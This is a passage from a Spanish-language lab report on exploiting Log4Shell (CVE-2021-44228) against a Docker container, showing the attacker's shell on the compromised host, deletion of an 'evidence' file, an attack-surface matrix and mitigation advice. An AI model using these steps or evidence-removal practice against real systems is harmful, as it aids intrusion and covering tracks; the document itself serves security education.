
Para poder visualizar que fuimos atacados entraremos al contenedor vulnerable por medio del comando:

```
docker exec -it d03e /bin/sh
```

Luego ejecutaremos el comando "ls" para verificar la lista de carpetas del contenedor

Figura 21

Terminal de contenedor vulnerable




```
(root@kali)-[/home/kali]
# docker exec -it d03e /bin/sh
/ # ls
app  dev  home  media  proc  run  srv  tmp  var
bin  etc  lib   mnt    root  sbin sys  usr
```

Ahora verificaremos dentro de la carpeta home si existe el archivo lab.txt y veremos todo lo escrito en ese archivo

Figura 22

Visualización de evidencia de ataque



```
app  dev  home  media  proc  run  srv  tmp  var
bin  etc  lib   mnt    root  sbin sys  usr
/ # cd home/
/home # ls
lab.txt
/home # cat lab.txt
p
echo .
echo Laboratorio <
echo Laboratorio
/home #
```


CTRL DERECHA
0:05
11-09-2024

Eliminación y Comprobación de Borrado de Evidencia

Ahora eliminaremos la evidencia desde el atacante utilizaremos el comando `rm lab.txt` luego verificaremos que la carpeta no tenga nada con el comando `ls` luego comprobaremos que estamos sobre la carpeta `/home` que es donde creamos nuestra evidencia de ataque Figura 23

Figura 23

Pasos con comandos de eliminación de evidencia




```
ls
lab.txt
rm lab.txt
ls
pwd
/home
█
```

The screenshot shows a terminal window with a dark background. The commands and their outputs are as follows: `ls` outputs `lab.txt`; `rm lab.txt` is executed; `ls` is executed again; `pwd` outputs `/home`. The terminal has a taskbar at the bottom with various icons and a status bar showing `0:09` and `11-09-2024`.

Ahora procedemos a verificar el contenedor atacado y verificar si existe el archivo. Para esta prueba se mostraran las dos terminales izquierda atacante y derecha atacado donde se verificara la eliminación del archivo creado en la carpeta `/home` Figura 24

Figura 24

Verificación de eliminación de evidencia atacante y atacado



```
echo "p^H
echo .
echo "Laboratorio" <
echo "Laboratorio> lab.txt
ls
lab.txt
rm lab.txt

echo Laboratorio <
echo Laboratorio
/home # ls
lab.txt
/home # ls
/home # █
```

The screenshot shows two terminal windows side-by-side. The left window shows the attacker's commands: `echo "p^H`, `echo .`, `echo "Laboratorio" <`, `echo "Laboratorio> lab.txt`, `ls`, `lab.txt`, and `rm lab.txt`. The right window shows the attacked container's commands: `echo Laboratorio <`, `echo Laboratorio`, `/home # ls` (outputting `lab.txt`), `/home # ls`, and `/home # █`. The terminal has a taskbar at the bottom with various icons and a status bar showing `0:14` and `11-09-2024`.

Luego de esto debo cerrar la conexión de netcat con la combinación de teclas Ctrl+c. De esta forma ya no estoy escuchando al contenedor atacado y damos por finalizado el alcance de las pruebas de laboratorio.

Análisis de superficie de ataque

Para esta sección debemos saber primero que es una superficie de ataque "La superficie de ataque de una organización es la suma de las vulnerabilidades, las vías o los métodos (a veces denominados vectores de ataque) que los hackers pueden utilizar para obtener acceso no autorizado a la red o a los datos confidenciales, o para llevar a cabo un ciberataque" (*¿Qué es una superficie de ataque?* / IBM, s.f.) Entonces analizaremos sobre un contexto ficticio de una organización que no ha actualizado su librería y esta expuesta a este ataque, ya que tiene servicios en la nube donde tiene endpoint expuestos alojados en un servidor donde circula información sensible.

Vectores de Ataque Potenciales

- Interfaz Web (API pública y panel de administración): Los usuarios pueden enviar solicitudes que log4j podría registrar, exponiendo la aplicación a la inyección de código malicioso.
- Sistemas internos: Aplicaciones internas que también utilizan Log4j para monitoreo y registro de actividades.
- Servidores y servicios externos: Cualquier servicio externo que interactúe con el sistema y que genere logs, como servicios de mensajería, integraciones API, etc.

Actores Malintencionados (Threat Actors)

- Hackers individuales: Pueden intentar inyectar código malicioso a través de solicitudes HTTP, encabezados o campos de entrada que el sistema loguea.
- Grupos organizados: Podrían explotar la vulnerabilidad para ejecutar código remoto y obtener acceso a servidores sensibles.
- Usuarios internos deshonestos: Usuarios con acceso autorizado podrían explotar la vulnerabilidad para realizar ataques desde dentro de la red.

Recursos Vulnerables

- Datos de clientes: Información sensible, como nombres, direcciones, y números de cuentas bancarias.
- Credenciales de usuarios: Podrían ser expuestas o robadas si se explota con éxito la vulnerabilidad.
- Sistemas de producción: La ejecución remota de código podría comprometer la integridad de los servidores de producción, incluyendo la eliminación o modificación de datos.

Escenarios de Ataque

- Inyección de código malicioso a través de solicitudes HTTP: Un atacante podría enviar una solicitud maliciosa que se registre en los logs de la aplicación, lo que desencadena la ejecución del código malicioso. Este código podría permitir la creación de una puerta trasera en el servidor.
- Uso de JNDI para conexión remota: Al explotar la vulnerabilidad Log4Shell, un atacante podría engañar a la aplicación para que se conecte a un servidor controlado por el atacante, ejecutando código remoto desde allí.
- Exfiltración de datos: Al obtener acceso remoto a los servidores, el atacante podría acceder a la base de datos y extraer información sensible.

Impacto Potencial

El impacto potencial para la organización es alto ya que afecta la Confidencialidad, integridad y podría de forma moderada o no la disponibilidad. En general el que una organización se vea perjudicada por esta brecha de seguridad genera que su reputación se vea perjudicada resultando perdida de confianza en sus clientes.

Recomendaciones de Mitigación

- Actualizar Log4j: Se deben levantar todos los cofigos fuentes tanto desarrollados de manera propia como de proveedores y solicitar en un corto plazo la actualización y deploy en producción.
- Implementacion de Firewalls Web (WAF): Para filtrar y bloquear solicitudes sospechosas que puedan explotar esta vulnerabilidad.
- Monitoreo de logs: Analizar los logs de acceso y eventos inusuales para detectar intentos de explotación
- Robustes en capa TLS: Habilitar Mtls para endpoint mas críticos.
- Apagar protocolos no usados: Dar de baja protocolos que no ocupara el servidor, por ejemplo FTP SMTP, LDAP entre otros.
- Control de puertos: Solo abrir puertos necesarios.

Tabla 1*Matriz de Superficie de Ataque*

Vectores de Ataque	Actores de Amenaza	Recursos Vulnerables	Escenarios de Ataque	Impacto Potencial
Interfaz Web	Hackers	Datos de Clientes	Inyección de solicitudes HTTP	Alto (Confidencialidad)
Sistemas Internos	Grupos Organizados	Credenciales de Usuarios	Conexión remota JNDI	Alto (Integridad)
Servicios Externos	Usuarios Internos	Sistemas de Producción	Exfiltración de datos	Moderado (Disponibilidad)

Conclusión

Las pruebas de laboratorio realizadas sobre la vulnerabilidad Log4Shell(CVE-2021-44228) han demostrado lo crítico de esta falla de seguridad en sistemas que emplean Log4j para la gestión de logs. A través del vector de ataque usado en la prueba, como la inyección de solicitudes maliciosas mediante HTTP y la explotación de JNDI, se ha confirmado la capacidad de los atacantes para ejecutar código de manera remota y comprometer tanto los datos confidenciales como la integridad de los sistemas afectados ya sean a poca o gran escala.

Estos escenarios de ataque destacan la importancia de implementar medidas de mitigación, como la actualización de Log4j a versiones seguras, la desactivación de funciones innecesarias como las búsquedas JNDI, y la aplicación de controles de seguridad adicionales, como el uso de firewalls de aplicaciones web (WAF), robustes en capa TLS migrando a Mtls entre otras.

Los resultados obtenidos subrayan que la exposición de sistemas vulnerables puede tener consecuencias graves para las organizaciones, incluyendo el robo de datos sensibles y el compromiso de servidores críticos. Esto refuerza la necesidad de estar continuamente alerta ante nuevas amenazas y de mantener una estrategia de seguridad proactiva que minimice el riesgo de explotación de este tipo de vulnerabilidades.

Referencias

- B, G., y B, G. (2023, 7). *¿Qué es un comando cURL y cómo usarlo?* Descargado de <https://www.hostinger.es/tutoriales/comando-curl>
- CVE - CVE-2021-44228. (s.f.). Descargado de <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2021-44228>
- Kali Linux / Penetration Testing and Ethical Hacking Linux Distribution.* (2024). <https://www.kali.org/>.
- Ncat - Netcat for the 21st Century.* (s.f.). Descargado de <https://nmap.org/ncat/>
- Package management / Ubuntu.* (s.f.). Descargado de <https://ubuntu.com/server/docs/package-management>
- ¿Qué es una superficie de ataque? / IBM.* (s.f.). Descargado de <https://www.ibm.com/es-es/topics/attack-surface>